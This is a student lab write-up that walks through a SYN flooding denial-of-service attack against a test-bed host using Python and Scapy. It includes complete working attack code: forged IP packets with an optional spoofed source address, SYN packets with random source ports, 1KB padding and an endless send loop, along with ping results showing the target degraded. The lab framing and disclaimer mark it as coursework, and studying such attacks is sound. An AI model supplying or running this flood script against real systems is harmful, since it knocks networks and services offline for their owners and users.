**LAB05 - SYN flooding simulation**

**Class: M03 student ID: B2111933 Name: Truong Dang Truc Lam**

**Just for educational purpose, do not attack other system**


[**https://www.thepythoncode.com/article/syn-flooding-attack-using-scapy-in-python**](https://www.thepythoncode.com/article/syn-flooding-attack-using-scapy-in-python)

1. set test system environment

|  | attacker | target |
| --- | --- | --- |
| IP | Test bed IP | Test bed IP |
| OS | Linux, Window | Ubuntu |
| Language | Python |  |
| Library | Scapy |  |
| Tool |  | Wireshark |

1. install Scapy:

pip3 install scapy



Install Scapy

1. Open up a new Python file and import Scapy:

from scapy.all import \*



import Scapy

1. Set target IP address on your program(attacking program)

# target IP address (should be a testing ~~router/firewall~~)

**target\_ip = "~~192.168.1.1~~" => YOUR TEST BED IP**

# the target port u want to flood


**target\_port = 80**

# forge IP packet with target ip as the destination IP address

ip = IP(dst=target\_ip)

# or if you want to perform IP Spoofing (will work as well)

# ip = IP(src=RandIP("~~192.168.1.1~~/24"), dst=target\_ip)



Set up the target

1. forge our TCP layer:

# forge a TCP SYN packet with a random source port

# and the target port as the destination port

tcp = TCP(sport=RandShort(), dport=target\_port, flags="S")

1. set the flags to "S" which indicates the type SYN.



1. add some flooding raw data to occupy the network:

# add some flooding data (1KB in this case)

raw = Raw(b"X"\*1024)

1. stack up the layers and send the packet:

# stack up the layers

p = ip / tcp / raw

# send the constructed packet in a loop until CTRL+C is detected

send(p, loop=1, verbose=0)

1. So we used send() function that sends packets at layer 3, we set loop to 1 to keep sending until we hit CTRL+C, setting verbose to 0 will not print anything during the process (silent).



Prepare & send the data


1. verbose = 2 : implicit information only The script is done! Now, after I ran this against my router(target,victim), it took a few seconds, and sure enough, the router stopped working, and I lost connection:




This is the final code

1. This is the output of the following command on Windows:

$ ping -t "~~192.168.1.1~~"




Ping the target when normal



Ping the target when running the script, we can see that the transfers speed is much slower

1. To get everything back to normal, you can either stop the attack (by hitting CTRL+C), or if the device is still not responding, go on and reboot it



When we stopped the attack, out packets transfers speed become normal